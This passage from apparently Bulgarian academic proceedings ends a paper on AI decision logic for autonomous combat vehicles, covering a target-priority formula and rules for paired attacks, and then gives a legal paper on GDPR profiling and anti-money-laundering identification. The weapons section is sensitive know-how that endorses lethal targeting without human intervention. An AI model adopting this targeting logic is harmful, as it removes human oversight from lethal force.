Под „*ефективност*” на противниковата техника ще разбираме възможните поражения, които тя би могла да нанесе, в случай че не бъде унищожена. Към това би следвало да се добави и коефициент, отчитащ значимостта от стратегическа и/или тактическа гледна точка, на заеманата от обекта позиция.



Фиг. 4. Определяне приоритета на атака.

На фиг. 4 е показана опростена ситуация, при която системата за изкуствен интелект трябва да определи приоритетната цел на атака, при отчитане на следните показатели:

d_i - разстояние от АКВП до i -тия обект;

P_{si} - позиционна значимост на i -тия обект;

F_{pi} - огнева мощ на i -тия обект.

Изчисляването на k_i за всяка цел се извършва въз основа на следната зависимост (1):

$$(1) \quad k_i = d_i + \left(\frac{P_{si}}{F_{pi}} \right).$$

За първата цел $k_1 = 12$, а за втората $k_2 = 18$. В този случай приоритетна цел за АКВП е вторият обект, независимо, че се намира на по-голямо отстояние.

В разглеждания пример въведохме редица ограничения с цел опростяване в максимална степен на използвания математическия апарат. Пренебрегнати бяха фактори като влиянието на ландшафта, температура, влажността на въздуха, движението на въздушните маси и др.

За всички обекти бе прието, че те са абсолютно неподвижни (*стационарни обекти*) в момента на определяне на местоположението им. На практика това е *идеален случай*, а не реална задача.


Друго наложено ограничение бе, че се абстрахирахме от това, дали оръжието е реактивно, или конвенционално.

При проектиране на интелигентните системи за управление на един реален АКВП от типа „*подвижна огнева точка*” задължително се приема, че всяка цел е *динамичен обект*, който променя своето местоположение в нееднородна среда. Също така е важно да се отчита, че атаката и контраатаката могат да се извършват *както в състояние на покой, така и в състояние на движение*.

Изключително важен аспект в етапа на проектиране е правилното формулиране на критериите, въз основа на които ще се формира начинът на разходване на боекомплекта на АКВП. В този случай е важно да бъдат спазени изискванията за *гарантирана самоотбрана*.

Така изложените изисквания поставят редица допълнителни въпроси, касаещи проектирането на автономни военни комплекси. Причината за това е, че всеки един АКВП е елемент от много по-сложна *самоорганизираща се система*. Този вид системи имат по-скоро *бионичен* характер и изисква *гарантирана синхронизация* между обектите от една група. Това предполага използване на друг вид математически апарат, различаващ се от стандартно използвания при СИИ.

Успехът на всяко оперативно-тактическо мероприятие се намира в пряка зависимост от синхронизацията между бойните звена. Това е една от най-трудните задачи пред съвременните синергетични (*самоорганизиращи се*) бойни системи.



Фиг. 5. Взаимодействие между автоматичните бойни обекти

За нуждите на настоящите разглеждания ще опитаме да подложим на анализ реакцията на два АКВП в случай, когато единият от тях е подложен на атака. Ситуацията е илюстрирана на фиг. 5.

Приемаме, че взаимодействието между вражеските обекти се осъществява посредством безпроводна връзка, при която обект с номер 2 служи като ретранслатор за обекти с номера 1 и 3.

С цел опростяване на математическия апарат ще приемем, че всеки един от обектите се *придвижва линейно в равнинна плоскост с постоянна скорост* спрямо всички останали. Също така допускаме, че всеки един обект е в състояние да удържи атаката на друг за времето, необходимо за да се измине дистанция от 4 условни единици.

Най-близо до атакуваната АКВП се намира обект с номер 1 (дистанция $d_1 = 4$). Приятелският обект, който би следвало да осъществи поддръжка, се намира на по-голяма дистанция.

Първото решение, генерирано автоматично от системата за управление на АКВП, е да бъде унищожен вражески обект с номер 2. Логиката за това се изразява в следното:

- Елиминирайки обект с номер 2, на практика се прекратява взаимодействието между обект с номер 3 и обект с номер 1.
- Дистанцията до обект с номер 1 е 4 условни единици, а до обект с номер 2 – 6 условни единици. Разликата е 2 условни единици, което озна-

чава, че АКВП ще бъде в състояние да противодейства на неизбежната атака от страна на обект номер 1.

- Времето, през което ще се осъществи това, е достатъчно, за да бъде в състояние вторият АКВП да се включи в защитните действия и да спомогне за отразяване на атаката от страна на обект с номер 3.

Така описаната логика следва определен алгоритъм, който лесно може да бъде мащабиран.


При проектиране на реална АКВП се приема, че атакуващите обекти са в състояние да променят скоростта си на придвижване и не се движат праволинейно. Също така е важно да се знае, че управлението на реалните АКВП работи не в двумерно, а в n-мерно пространство (отчитат се фактори, като време, температура, атмосферно налягане и др.).

Когато автономните средства изпълняват тактическо задание в група, е необходимо периодично да се извършват корекции във функционирането на агентите с оглед настъпилите промени в оперативната обстановка. На практика част от агентите изпълняват ролята на своеобразни координатори. В редица случаи този процес се разглежда като „*прегрупиране*”.

На фиг. 6 е показан случай, при който три АКВП атакуват шест противникови обекта. Използвайки механизма на регрупиране, два от атакуващите модули извършват нападение над един от противниковите. По този начин те имат гарантирано числено превъзходство. В същото време третият модул атакува най-близо стоящия обект, като целта е да нанесе поражения до момента, в който бъде подкрепен от един от двойката АКВП, атакували съседна цел. Останалият свободен атакуващ обект се насочва към най-близката цел.

Очевидно е, че тук не става дума за просто решаване на транспортна задача (*намиране на най-кратък път*), а за нещо доста различно.

Системата за изкуствен интелект взема решение коя да бъде атакуваната от обекта цел, не въз основа на отстоянието до целта и отстоянието до най-близкият атакуващ обект, а *въз основа на ъгъла*, който се сключва между линиите, свързващи обекта с най-близкия атакуващ и този с най-близката атакувана цел. Ако този ъгъл е по-малък от 120° ($\alpha \leq 120^\circ$), целта се атакува по двойки. Ако обаче това условие не е изпълнено ($\alpha > 120^\circ$), АКВП атакува самостоятелно. На практика задачата бе сведена до стандартна задача от теория на управлението, използваща размитата логика.



Фиг. 6. Избор на последователност от цели в случай на прегрупиране

Друг критерий за формиране на атакуваща двойка е сходството в отстоянието до целта. Колкото това сходство е по-голямо, толкова е по-голяма вероятността, съседни обекти да формират атакуваща двойка.

Подобен подход се използва и при други тактически прийоми, които системите с изкуствен интелект използват, за да решат поставената задача. На практика АКВП са в състояние да извършат „прихващане”, „отклоняване” и друг вид прийоми, характерни за конвенционалните бойни действия.

Заклучение

От така разгледаните примери може да получим бегла представа за всички проблеми, съпътстващи проектирането на управляващите модули на съвременните системи с изкуствен интелект.

За разлика от системите с телеметрично управление, автономните синергетични системи са в състояние да изпълняват оперативни задачи без човешка намеса.

Ако се придържаме стриктно към семантичното значение на понятието „изкуствен интелект”, неминуемо ще стигнем до извода, че използваните от сухопътните войски АКВП са по-скоро системи с *изкуствен инстинкт*.

Предимствата на този вид системи е, че те са много по-лесни за реализация, изискват много по-малък експлоатационен ресурс и са многократно по-ефективни в реална бойна обстановка.

За тяхната практическа реализация обаче е нужно да се обединят усилията на експерти в направления, като управление на огъня, математическо моделиране, програмиране, автоматика, бионика и др.

Това, което би следвало да се отчита, е, че за нуждите на ракетните войски и артилерията АКВП притежават своя специфика. Крайно необходимо е да се пристъпи към изграждане на специализирано направление, което да разработи теоретичните основи и инженерните решения на принципно нови наземни артилерийски и ракетни системи с автономно действие, както и на средства за активно противодействие на космически навигационни системи.

Друг интересен аспект е, че всички принципи на взаимодействие, които бяха разглеждани в настоящия доклад, могат да бъдат приложени без съществени изменения и към автономните подводни апарати (*Unmanned Undersea Vehicles, UUVs*).

Литература:

1. Buckland M.. Programming game AI by example. Wordware, 2005. ISBN1556220782.
2. Cormen T.H.. Introduction to algorithms. The MIT press, 2001. ISBN0262032937.
3. Haykin S. Neural networks: a comprehensive foundation. Prentice Hall PTR Upper Saddle River, NJ, USA, 1994. ISBN0023527617.
4. Russeland S.J., P. Norvig. Artificial intelligence: a modern approach. Prenticehall, 1995.
5. Ранбиди Н.Г., Е.П.Гребенников, А.И.Адамацкий, А.Г.Девятков, Д.В.Яковенчук. Биомолекулярные нейросетевые устройства. Радиотехника М, 2002.
6. Вагин В.Н. Достоверный и правдоподобный вывод в интеллектуальных системах; под ред. В.Н.Вагина и Д.А.Поспелова. — М.: Физматлит, 2004.—704 с.
7. Ahmed, S.H., Gwanghyeon Kim, Dongkyun Kim. Cyber Physical System: Architecture, applications and research challenges. Wireless Days, 2013 IFIP Conference: 13-15 Nov. 2013. P. 1 – 5.
8. Hoang, Dat Dac, Hye-Young Paik, and Chae-Kyu Kim. Serviceoriented middleware architectures for cyber-physical systems, International Journal of Computer Science and Network Security. 2012. P. 79-87.
9. Wu, Fang-Jing, Yu-Fen Kao, and Yu-Chee Tseng. From wireless sensor networks towards cyber physical systems, Pervasive and Mobile Computing. 2011. P. 397-413.
10. Sanislav, Teodora, and Liviu Miclea. Cyber-Physical Systems-Concept, Challenges and Research Areas, Journal of Control Engineering and Applied Informatics. 2012. P. 28-33.
11. Wan, J., Yan, H., Liu, Q., Zhou, K., Lu, R. and Li, D. Enabling cyber-physical systems with machine-to-machine technologies, Int. J. Ad Hoc and Ubiquitous Computing, 2012. Vol. 9, No. 3/4. P.1-9.
12. Insup Lee, Sokolsky. O. Health Cyber Physical Systems, 47th ACM/IEEE Design Automation Conference, Anaheim, 2010. P.13-18.

ДЪРЖАВА И СИГУРНОСТ

Ст. И. Минева,

НОВАТА РАМКА ЗА ЗАЩИТА НА ЛИЧНИТЕ ДАННИ - ГАРАНТИРАН БАЛАНС МЕЖДУ ПРАВОТО НА ЗАЩИТА НА ЛИЧНИЯ ИНТЕРЕС И ЗАЩИТАТА НА ОБЩЕСТВЕНИЯ ИНТЕРЕС

Станислава И. Минева

*ВСУ „Черноризец Храбър“, гр. Варна, к.к. „Чайка“, Юридически факултет,
Катедра „Сигурност и безопасност“, stanislava_mineva@abv.bg*

Abstract: *The protection of personal data is a sphere of regulation of privacy relations in the modern global information world. In parallel for more than fifteen years, the ability to detect early risks of organized crime and terrorism, the bearers of which are individuals, develops. Crossing the two processes in identifying clients of the financial system hides risks of imbalance in the protection of personal and public security. The issue is to strengthen the ability of data carriers to apply their rights in an instrumental way without reducing the effectiveness of new security approaches.*

Keywords: *personal data, protection, profiling, legal regime, identification, financial intelligence*

Свободният пазар, комуникационните технологии и свободата на придвижване промениха фундаментално начина ни на живот. Мигновено се обменя огромно количество и всякакъв вид информация, което създаде възможност за изготвяне на дигитални копия на почти всеки от нас. Този напредък позволи профилиране на огромна част от населението, което улеснява персонализирането на услуги, но в същото време се прекрочват граници, свързани с неприкосновеността на личното пространство и обработването, и използването на личните данни извън целите, за които се събират. Независимо от негативната реакция от страна на бизнеса във връзка с новата регулация на защитата на личните данни следва да се адмирират усилията на европейската общност за усъвършенстването на защитата на професионалната, здравната, социалната и личната сфера на живот. Към установените нови правила трябва да се подхожда отговорно, а не да се интерпретират като самоцел и ненужен товар за бизнеса. Администраторите и обработващите лични данни следва да осъзнаят отговорността си спрямо лицата, чиито данни обработват. Не толкова поради предвидените високи санкции, а защото те са също носители на правото на защита на личните си данни.

Проблемите, предмет на настоящото изложение, са свързани с предстоящите промени в обществените отношения, обусловени от ново законодателство в областта на защитата на личните данни и противодействието на изпирането на пари, и финансирането на тероризъм. Две на пръв поглед различни области на регулация, които са тясно обвързани, поради технологията на прилагане на механизма за

самозащита на финансовата система от рисковете изпиране на пари и финансиране на тероризъм. Две области на обществени отношения, регулиращи защитата на различни сфери на сигурността – лична, обществена и национална, поради което и поражащи необходимост от точен баланс в регулацията им.

В областта на защитата на лични данни на 25.05.2018 г. влиза в сила Регламент (ЕС) 2016/679 на Европейския парламент и на Съвета от 27 април 2016 г. относно защитата на физическите лица във връзка с обработването на лични данни и относно свободното движение на такива данни, и за отмяна на Директива 95/46/ЕО (Общ регламент относно защитата на данните), който ще окаже значително въздействие върху практиката на администрацията, икономиката, бизнеса и гражданите, при актуализирането на националното ни законодателство. Най-важната промяна, която ще последва е засилването на възможностите на физическите лица за защита на правото им на „защита на личните данни“. Безспорно стъпката е в посока утвърждаване същността на защитата на данните като основно право на Европейския съюз, съгласно чл.8 на Хартата на основните права на Европейския съюз. Гражданите получават нови инструменти, с помощта на които правоприлагането става факт. Промените, които следват с новия регламент ярко подчертават философията и най-важният аспект на защитата, а именно, че не става дума за защита на самите данни, а на хората, на които принадлежат тези данни.

С влизането в сила на Регламента се въвеждат по-високи стандарти за защита на данните, разширени са правата на физическите лица и са въведени нови задължения за администраторите, и обработващите лични данни. Някои от основните моменти са свързани с оптимизирането на допустимостта на обработката на данни - при изрично съгласие, на законово или договорно основание, при защита на жизнените интереси на лицето, при задача, изпълнявана в обществен интерес, когато защитата на законите интереси на администратора има превес над личните права или интереси. Доразвива се съществуващата практика по защита на личните данни, но се акцентира върху принципа за свеждане на събираните данни до минимум и се ограничава възможността за последващата им обработка, когато целта е различна от първоначалната, за която е дадено съгласие за събиране и обработка. Данните се събират за конкретни, изрично указани и легитимни цели, и не се обработват по-нататък по начин, несъвместим с тези цели, с изключение на случаите за научни и статистически цели. В допълнение данните следва да бъдат съхранявани във форма, която да позволява идентифицирането на субекта на данните за период, не по-дълъг от необходимото за целите на обработката.

Регламентът продължава да следва подхода на Директивата 95/46/ЕО (Общ регламент относно защитата на данните) за защита на данните, но въз основа на опита, натрупан от 20 години законодателство на ЕС за защита на данните и съответната съдебна практика, той пояснява и осъвременява правилата за защита на данните:

- Хармонизирана е правната рамка, която ще доведе до еднакво прилагане на правилата в полза на единния цифров пазар на ЕС;
- Равнопоставени са условията за всички дружества с дейност на пазара на ЕС;
- Принципите на защита на данните по замисъл и подразбиране създават стимули за иновативни решения за справяне с проблемите, свързани със защитата на данните;

- Разширени са правата на физическите лица: нови изисквания за прозрачност; право на информация, достъп и изтриване (право „да бъдеш забравен“); мълчанието или липсата на действие вече няма да се разглеждат като валидно съгласие и ще се изисква ясно утвърдително действие за изразяване на съгласие; онлайн защита на децата и др.;

- Гарантиран е повече контрол върху личните данни на физическите лица и се създава ново право на преносимост на данните;

- Оптимизирана е защитата срещу нарушенията на сигурността на личните данни;

- Предоставя се правомощието на всички контролни/надзорни органи по защита на данните да налагат глоби на администраторите и обработващите лични данни;

- Повече гъвкавост за администраторите на данни и обработващите лични данни поради недвусмислените разпоредби относно отговорността (принципа на отчетност);

- Повече яснота относно задълженията на обработващите лични данни и отговорността на администраторите, когато избират обработващ лични данни;

- Модерна система на управление, за да се гарантира, че правилата се прилагат по-последователно и категорично;

- Защитата на личните данни, гарантирана от регламента, съпътства данните при предаването им извън ЕС и осигурява висока степен на защита. [8]

Целта на настоящото изложение не е анализ на общата проблематика по организацията и прилагането на новата правна рамка за защита на личните данни. Акцентът е свързан с едно относително ново явление, с което се сблъскват потребителите на услуги в съвременното информационното общество - профилирането. Същността на профилирането се изразява в обработката на данни по автоматизиран път, в резултат на което се генерира анализ или прогноза (профил) за дадени личностни характеристики на физическите лица. Такива анализи могат да отразяват лични предпочитания на лицето, надеждност, социално поведение, икономическо състояние и т.н. Генерираните по автоматизиран път профили често служат в практиката и за вземане на решения, които могат да породят и правни последици за лицата, за които се изготвят. В резултат на такава дейност се генерират решения, засягащи различни сфери – наемане на работа, директен маркетинг, персонализирани търговски оферти, отпускане на кредити, последващи действия при анализ на различни рискове по повод противодействие на измами и укриване на данъци, противодействие на престъпността и тероризма, и т.н.

Подобна дейност е т.нар. финансово профилиране, което е разработено от американската криминология и възприето в редица методики за разследване на престъпления против собствеността, финансовата система, стопанството и организираната престъпност, както и свързани с нея престъпления, генериращи доходи. Според И. Пушкарова става дума за дейности от областта на макроикономическото наблюдение на икономиката, извършвано от различни държавни органи (данъчни власти, национални банки) самостоятелно и съвместно с частни субекти (напр. търговски банки и др.), разработване на общи и конкретни профили на типичния извършител на определени видове престъпления, очертаване на типични трудности, ефективни и несполучливи подходи при разследването и доказването им в помощ на следствени версии, материално-правно квалифициране на фактически

обстановки (престъпни схеми). Основава се на структурирани подходи към големи и разнообразни информационни масиви, свързани не само с финансови операции и функционирането на финансовата система, но с всички аспекти от дейността на наблюдаваните лица за различни по продължителност периоди, включително сравнителен анализ със сходни субекти, процеси и явления. [Пушкарлова, 2015]

Целта на финансовото профилиране е идентифициране на необичайни явления, процеси и субекти на пазара и установяване на причината те да се различават от обичайното в помощ на държавните дейности по управление на пазарни рискове, превенция, разкриване и наказване на форми на престъпна икономическа дейност, която уврежда законната икономика. В своето изследване авторът разграничава два основни вида финансово профилиране – общо и конкретно. Общото се осъществява в съответствие с нормативни правила за наблюдение на финансовите операции и предотвратяване на изпиране на пари. Извършва се от органи за финансово разузнаване и наблюдение на финансови операции в рамките на превантивна държавна политика на основата на публични данни и служебна информация, постъпваща от банкови и финансови институции, търговски субекти, органи за регулиране на специфични пазари и други, които имат задължения да подават статистическа и качествена информация за дейността си, и за резултатите от нея. На основата на тази информация се извършва селектиране на подозрителни субекти (участници в подозрителни операции и свързани с тях лица), за които се събира допълнителна информация за по-продължителен период от време по общи показатели: националност, седалище/местожителство, промени в имуществено и семейно положение, динамика на годишен доход, участия в съдебни и арбитражни спорове и др. При възникване на достатъчно данни за съпричастност на такова лице към престъпна дейност, започва конкретно финансово профилиране.

Конкретното финансово профилиране се основава на конкретно подозрение, че конкретно лице е съпричастно към престъпна дейност. То се провежда в рамките на конкретно наказателно дело и зависи от възможността да се получи конкретна финансова, банкова, търговска и друга информация за конкретни лица. Извършва се от органите на наказателно преследване във фазата на разследването и от съда при индивидуализацията на отговорността.

Идеята за общо финансово профилиране, което да подпомага конкретно такова, е институционализирана в края на миналия век чрез създаването на специализирани агенции - отдели за финансово разузнаване, с основно предназначение да събират, анализират и предоставят финансова информация, и данни от разузнаването за криминални действия, и действия, свързани с изпиране на пари и финансиране на тероризма. Чрез постоянен финансов мониторинг, предназначен да не допуска използването на финансовата система, да се поддържа постоянен процес на натрупване и обмяна на информация през границите за подпомагане на криминалните разследвания, осигуряване на разузнаване по посока на “паричната следа”, информация, която се открива трудно по познатите методи досега. Финансовото разузнаване става единствения по рода си механизъм за проследяване и анализ на финансовите потоци.

Чрез нормативно регулирано интензивно използване на информационните потоци, финансовото разузнаване на практика, може да постигне адекватно противодействие, достатъчно ефективно и в същото време да не се превръща във фактор, затрудняващ нормалното функциониране на финансовата и банковата сфера, да не

нарушава основни демократични ценности и да не е в пречка за бизнеса. На практика се институционализира модерна риск-технология, която се позовава на изработването и използването на рискови профили (система от признаци), идентифицирането на които е основание за набелязване на допълнителни мерки за проверка и контрол само на тези случаи, лица и организации, чиято дейност поражда съмнение. Надеждността на така създадената система се постига чрез тоталното прилагане на риск-технологията по отношение на всички клиенти, финансови сделки и операции във финансовата система. Този пълен обхват се постига благодарение на въвличането на широк кръг субекти от финансовата система в качеството им на задължени лица, които са длъжни да използват рисковите профили и да докладват по съответния регламентиран ред за всеки съмнителен случай. В кръга на задължените лица са включени такива от финансовата система, лица, клиенти на тази система, както и лица, които предоставят юридически, счетоводни, консултантски и други услуги.

Така описаната на кратко технология разграничава двата вида финансово профилиране. За реализирането на задължението мониторинг върху дейността си субектите, ангажирани с общото финансово профилиране събират и обработват огромно количество лични данни за своите клиенти и тяхното поведение. Използват рискови профили, които са типологизирани модели от практиката на престъпленията изпиране на пари и финансиране на тероризъм, осъществяват рисково профилиране, вече и със софтуерни програми, в резултат на което се вземат решения за предоставяне на информация към компетентен орган – финансово разузнаване за целите на подпомагането на конкретното профилиране.

Дълго време на ниво право на ЕС не съществува единна дефиниция за профилирането. Единствената релевантна разпоредба е чл. 15 от Директива 95/46/ЕО², регулираща забраната за индивидуални автоматизирани решения. С приемането през май 2016 г. на законодателен пакет на ниво ЕС относно защитата на личните данни, приети са Регламент 2016/679 - Общ регламент за защита на личните данни, Директива 2016/680⁴ и Директива 016/6815, с приложение в сферата на наказателното преследване, автоматизираното профилиране получава по-детайлна регламентация. Легалната дефиниция гласи *„всяка форма на автоматизирано обработване на лични данни, изразяващо се в използването на лични данни за оценяване на определени лични аспекти, свързани с физическо лице, и по-конкретно за анализирани или прогнозиране на аспекти, отнасящи се до изпълнението на професионалните задължения на това физическо лице, неговото икономическо състояние, здраве, лични предпочитания, интереси, надеждност, поведение, местоположение или движение“*.

Регламентирани са основанията, при които профилирането е допустимо: 1) необходимост за сключването/изпълнението на договор между субект на данни и администратора, 2) разрешение от правото на Съюза/на държава членка, приложимо спрямо администратора, при наличие на подходящи мерки за защита на правата, свободите и легитимните интереси на субекта на данните, 3) изрично съгласие на субекта на данни. Доразвити са и правата на субектите на данни при профилиране като: 1) право да не бъде обект на решение, основано на автоматизирано обработване на данни, пораждащо правни последствия или засягащо го също толкова значително (освен при предвидените основания за допустимост на профилирането), 2) правото на човешка намеса от страна на администратора, 3) правото да

изрази гледната си точка, 4) право да оспори решението, 5) право на възражение срещу обработването на личните данни (включително профилиране), необходимо за изпълнението на задача от обществен интерес/за упражняването на официални правомощия на администратора, за целите на легитимните интерес на администратора/трето лице или за целите на директния маркетинг, 6) право на информация за използваната логика при профилирането и последствията от такава обработка. Въведена е забрана за профилиране въз основа на чувствителни данни (освен при определени лимитативно изброени изключения) и за профилиране спрямо дете. Създадено е задължение за администратора да използва подходящи математически или статистически процедури за профилирането, да прилага съответните технически и организационни мерки, за да гарантира, че факторите, които водят до неточности в личните данни, се коригират, а рискът от грешки се свежда до минимум. Администраторът е задължен да предоставя информация на субекта на данните за съществуването на автоматизирано вземане на решения, включително профилиране, да съдейства за упражняването на правата на субекта на данни и при профилиране, да предоставя информация относно действията, предприети във връзка с искане по упражняване на права на субекта на данни и при профилиране, и да извършва оценка на въздействието при профилиране. Предвидена е възможност Европейския комитет по защита на данните да издава насоки, препоръки и най-добри практики за допълнително уточняване на критериите и условията във връзка с решенията, основани на профилиране. Въведено е административно наказание „глоба“ или „имуществена санкция“ в размер до по-високата сума измежду 20 000 000 EUR или до 4% от общия годишен световен оборот (за предприятия) за предходната финансова година за нарушение на правилата относно автоматизирано вземане на индивидуални решения, включително профилиране. В този смисъл, автоматизираното профилиране в дългосрочен план е обвързано с режима на защита на личните данни. [Захариев, 2016]

Профилирането следователно е процес, при който в продължение на няколко етапа се извлича ново знание от първоначално събрани данни и последващо допълнително събиране и обработка. Описаното по-горе финансово профилиране покрива разкритата същност в новия регламент. Проблемът се състои във възможността чрез процеса на използването на профили да се взема автоматизирано решение, и че на практика субектът на данните не разполага с възможност да влияе върху този етап.

Технологията на финансовото разузнаване е предназначена да разкрива опасността - финансовата система да бъде използвана за финансирането на тероризма. В резултат от тази дейност финансовата система развива способности на първо място за изграждане на превантивна система от проактивни мерки, която да снижи вероятността да се случи да бъде използвана за престъпни цели, с което повишава сигурността си. Второ, чрез тази технология може да се съсредоточи вниманието към високорисковите финансови операции. Едва на трето място се създава възможност за повишаване способността на правоохранителните органи за разкриване на случаи финансиране на тероризъм, чрез закрепване на информационното взаимодействие между правоохранителната система и финансовото разузнаване. Въвеждането на правото на лицето носител на лични данни според новия Регламент да изрази и дори да оспори взето решение може да има и някои негативни последици при прилагането на практиката на финансово разузнавателния механизъм.

Става дума за взаимодействието на новия регламент със законодателството относно превенцията на изпирането на пари и финансирането на тероризма. Или как безконфликтно се предвижда начин на действие във вътрешните актове и политики за работа с клиенти на задължените лица при евентуалната възможност за оспорване на подаване на доклади за съмнителни за изпиране на пари или финансиране на тероризъм операции към финансово разузнавателното звено. Въпрос, който ще предизвика и бъдещи дискусии във връзка с новото законодателство – приемането на нов Закон за мерките срещу изпиране на пари, който разширява правомощията за обработване на лични данни при прилагане на превантивните мерки. Предвид съвпадането на времето на изготвянето на настоящото изложение и гласуването на нов нормативен акт – Закон за мерките срещу изпирането на пари ще бъдат използвани нормите на действащия такъв. Предварителните анализи на законопроекта сочат, че на практика дори се задълбочават възможностите за събиране и обработване на лични данни от задължените лица във връзка с прилагането на закона и защитата на обществения интерес. Въпросът е в това, че разширените права за защита на данните могат да се тълкуват от определени лица като възможност за възпрепятстване на законоустановено задължение в обществен интерес. Практика, пред която Комисията за защита на личните данни вече се е изправяла относно мярката – „идентификация на клиенти“.

Съгласно чл.3, ал.1, т.1 от ЗМИП, една от мерките за превенция на използването на финансовата система за целите на изпирането на пари е именно „идентифициране на клиенти и проверка на тяхната идентификация“. Идентификацията се извършва от задължените по закона лица, посочени в чл. 3, ал.2 от Закона за мерките срещу изпирането на пари /ЗМИП/ в случаите на чл.4, ал.1 от ЗМИП - задължените лица са длъжни да идентифицират клиентите си при установяване на търговски или професионални отношения, в т. ч. при откриване на сметка, както и при извършване на операция или сключване на сделка на стойност над 30 000 лв. или тяхната равностойност в чужда валута и при извършване на операция или сключване на сделка в наличност на стойност над 10 000 лв. или тяхната равностойност в чужда валута. Длъжни са да индивидуализират лицата, ползващи техните услуги /клиентите/ и в случаите на извършване на повече от една операция или сделка, които поотделно не надвишават 30 000 лв. или тяхната равностойност в чужда валута, съответно 10 000 лв. или тяхната равностойност в чужда валута, но са налице данни, че операциите или сделките са свързани. Следва да се има предвид и разпоредбата на ч.4, ал.13, съгласно която те са длъжни да идентифицират клиентите си и извън изрично регламентиранияте случаи по ал.1 - ал.12 на чл.4, когато възникне съмнение за изпиране на пари. Съгласно чл.4, ал.15 от ЗМИП проверката на идентификационните данни на клиентите се извършва преди установяване на търговски или професионални отношения. Прилагането на чл.2, ал.1 от Правилника за приложение на Закона за мерките срещу изпирането на пари изисква идентифицирането и проверката на идентификацията на физическите лица да се извършват чрез представяне на официален документ за самоличност и снемане на копие от него.

Безспорно този първоначален етап от прилагането на мерките за противодействие на изпирането на пари и финансирането на тероризъм е свързан с обработване на лични данни. И в до сега действащия Закон за защита на личните данни, и в Регламента има минимум 6-7 основания, на които могат да се обработват лични

данни. Съществуват обаче правни основания и в различни видове специални закони. Законът за защита на личните данни от правна гледна точка е общ закон, т.е. той регулира общата материя по защита на личните данни, докато специални спрямо него са именно Законът за мерките срещу изпиране на пари и Законът за мерките срещу финансиране на тероризъм. При положение, че тези закони предоставят или въвеждат задължения на различните органи, които прилагат процедурите в тая област, то те трябва да имат предимство пред Закона за защита на личните данни и в този смисъл, ако има такова законно овластяване, то е основание да се обработват лични данни независимо от съгласието на лицето. Становището на Комисията за защита на личните данни по отношение на идентификацията на физическите лица по ЗМИП потвърждава по-горе посоченото и счита за допустимо обработване на лични данни по смисъла на чл.4, ал.1, т.1 от ЗЗЛД. По отношение на данните, отразени в официалните документи за самоличност, това безспорно са лични данни, така както законодателят ги е дефинирал в чл.2, ал.1 на ЗЗЛД. Снемането на копие от официалния документ за самоличност представлява техническа форма на обработка на лични данни, във връзка с което е необходимо да бъдат спазвани разпоредбите на ЗЗЛД, свързани с изискванията при обработката на лични данни съгласно чл.2, ал.2 от ЗЗЛД – да се обработват законосъобразно и добросъвестно, да се събират за конкретни, точно определени и законни цели, и да не се обработват допълнително по начин, несъвместим с тези цели, да бъдат съотносими, свързани и ненадхвърлящи целите, за които се обработват, т.е. да бъдат пропорционални, както и да се заличават, и коригират в случай на непропорционалност по отношение на целите, за които се обработват. Относно законосъобразните условия, при наличието на които се допуска обработването на личните данни, следва да намерят приложение разпоредбите на чл.4, ал.1 от ЗЗЛД, който текст урежда алтернативни основания, при наличието на които се допуска обработването на лични данни.

Според чл.4, ал.1, т.1 от ЗЗЛД обработването на лични данни (в случая снемането на копие от официалните документи за самоличност на физически лица) се допуска, ако е необходимо за изпълнение на нормативно установено задължение на администратора на лични данни (съответното задължено лице). ЗМИП е специалният закон, който регламентира нормативните условия при наличието, на които е допустимо администраторът (задълженото лице) да сменя копие от официалния документ за самоличност на клиент – физическо лице. Според чл.6, ал.1, т.2 от ЗМИП идентифицирането на клиентите и проверката на тяхната идентификация се извършва за физическите лица - чрез представяне на официален документ за самоличност и регистриране на неговия вид, номер, издател, както и на името, адреса, единния граждански номер, а на основание ал.3 от същия член от документите по ал.1 се сменя копие.

Нормативните предпоставки относно снемане на копия от официалните документи за самоличност на физическите лица-клиенти на задължените лица, са възпроизведени и в текста на чл. 2 от Правилника за прилагане на Закона за мерките срещу изпирането на пари. По повод изразяване на становище от страна на КЗЛД, следва да се вземе пред вид и задължението на администратора/съответното задължено лице, предвидено в чл.23 от ЗЗЛД за предприемане на достатъчно технически и организационни мерки за защита на обработваните данни от случайно или незаконно унищожаване, или от случайна загуба, от неправилен достъп, изменение и разпространение, както и от други незаконни форми на обработване. Следо-

вателно идентифицирането на физическите лица - клиенти на задължените лица чрез копиране на официалните документи за самоличност, следва да се извършва при спазване разпоредбите на чл.4, ал.1, т.1 и чл.23 от ЗЗЛД и при наличие на условията, посочени в чл.4, ал.1 и ал.15, както и чл.6, ал.1, т.2 и ал.3 от ЗМИП. [7]

Следователно при първоначалната идентификация, във връзка с разпоредбите и целите на ЗМИП и правилника за неговото прилагане, както и Регламента за защита на личните данни, задължените лица имат право да обработват лични данни, защото е необходимо за спазването на тяхно законово задължение и за да бъде изпълнена задача от обществен интерес. Следователно изрично съгласие не е необходимо и би било допълнително, макар и нестабилно правно основание. Независимо от това е препоръчително за задължените лица, които не са публични органи, да изискват съгласие на лицата за обработване на личните им данни във връзка с целите на законодателството, действие което би предпазило интереса им в последствие, за да не бъдат атакувани от физически лица носители на данни във връзка с нарушение на правото им на защита.

